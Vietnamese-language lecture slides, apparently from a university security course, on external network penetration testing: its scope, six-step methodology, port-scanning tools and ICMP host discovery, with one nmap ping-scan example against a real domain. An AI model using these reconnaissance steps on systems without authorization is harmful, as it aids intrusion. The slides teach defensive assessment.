

Đánh giá & Kiểm định an toàn hệ thống thông tin

**Module 4. Network Penetration Testing
Methodology - External**

1

Tổng quan

2

Quy trình thực hiện

1

Tổng quan

2

Quy trình thực hiện

Kiểm thử xâm nhập mạng

- ❑ Kiểm thử xâm nhập mạng (Network pentesting) được thực hiện nhằm xác định:
 - Các vấn đề an toàn trong hạ tầng hệ thống mạng
 - Khả năng hoạt động của các thiết bị bảo mật hiện có
 - Port, dịch vụ không cần thiết đang chạy, các thông tin nhạy cảm bị lộ thông qua banners mặc định
 - Firewall bypass testing
 - IDS evasion testing
 - Kiểm thử các vấn đề về switching & routing

Kiểm thử xâm nhập mạng

- Giúp người quản trị đóng các cổng, dịch vụ không cần thiết, tinh chỉnh thông tin banners, chuẩn đoán các dịch vụ, hiệu chỉnh luật FW/IDS...
- Pentester cố gắng chiếm quyền truy cập vào mạng thông qua các cổng dịch vụ đang mở và từ đó thâm nhập sâu hơn

Phân loại

❑ External pentesting:


- Tất cả các ứng dụng, dịch vụ (websites, applications, ftp, ssh...)
- Thiết bị hạ tầng mạng (FW, IDS, routers, switches...)
- Mạng không dây
- Thường mô phỏng lại tấn công thực tế

❑ Internal pentesting:

- Tất cả mạng nội bộ, thiết bị hạ tầng mạng, ứng dụng, server và endpoints từ bên trong
- Thường mô phỏng tấn công do người trong nội bộ tiến hành


External Network Pentesting

- Truy cập thông qua Internet
- Cần phải vượt qua các giải pháp phòng thủ (FW/IDPS) của tổ chức



Internal Network Pentesting

- Truy cập từ mạng nội bộ
- Không cần vượt qua các giải pháp phòng thủ (FW/IDPS) của tổ chức



White, Black or Grey-box?



1

Tổng quan

2

Quy trình thực hiện

External Network Pentesting Steps

- Step 1. Thu thập thông tin (OSINT)
- Step 2. Dò quét cổng
- Step 3. Thu thập thông tin về OS & services
- Step 4. Tìm kiếm lỗ hổng bảo mật
- Step 5. Xác minh khả năng khai thác lỗ hổng
- Step 6. Lập và hoàn thiện báo cáo

1. OSINT

- ❑ Thu thập thông tin về vị trí địa lý
- ❑ Thu thập thông tin về người dùng, nhân viên tổ chức
- ❑ Thu thập thông tin về topo mạng, công nghệ sử dụng
 - Servers
 - ISP connections
 - IP address: Mail, Web, DNS, Proxy servers

2. Port Scanning


❑ Những thông tin thu được trong quá trình thu thập thông tin có thể được sử dụng trong quá trình quét cổng nhằm:

- Phát hiện host hoạt động
- Liệt kê các port nghi ngờ đang chạy ngầm
- Tìm kiếm thông tin về các port và các dịch vụ đang chạy trên các host hoạt động
- Dò quét lỗ hổng bảo mật


❑ Một số công cụ thường được sử dụng:

- Nmap, firewalk, hping3, Angry IP scanner...


TCP Communication Flags



TCP Communication




Scanning techniques



Check for Live Systems

❑ ICMP Scanning

- ICMP Echo Scanning
- Ping Sweep




The image shows two terminal windows. The top window, titled 'Parrot Terminal', shows a user running the command `$nmap -sn www.actvn.edu.vn`. The output indicates that the host is up and provides the IP address 103.21.148.154. The bottom window shows the help text for the `-sn` option, which is highlighted in green. The help text explains that `-sn` is used for Ping Scan (disabling port scan) and lists other options like `-sL` for List Scan, `-Pn` for treating all hosts as online, and `-PO` for IP Protocol Ping.

```
File Edit View Search Terminal Help
[r7909@parrot]~$ nmap -sn www.actvn.edu.vn
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-19 04:47 EDT
Nmap scan report for www.actvn.edu.vn (103.21.148.154)
Host is up (0.029s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
[r7909@parrot]~$

File Edit View Search Terminal Help
[r7909@parrot]~$ nmap --help
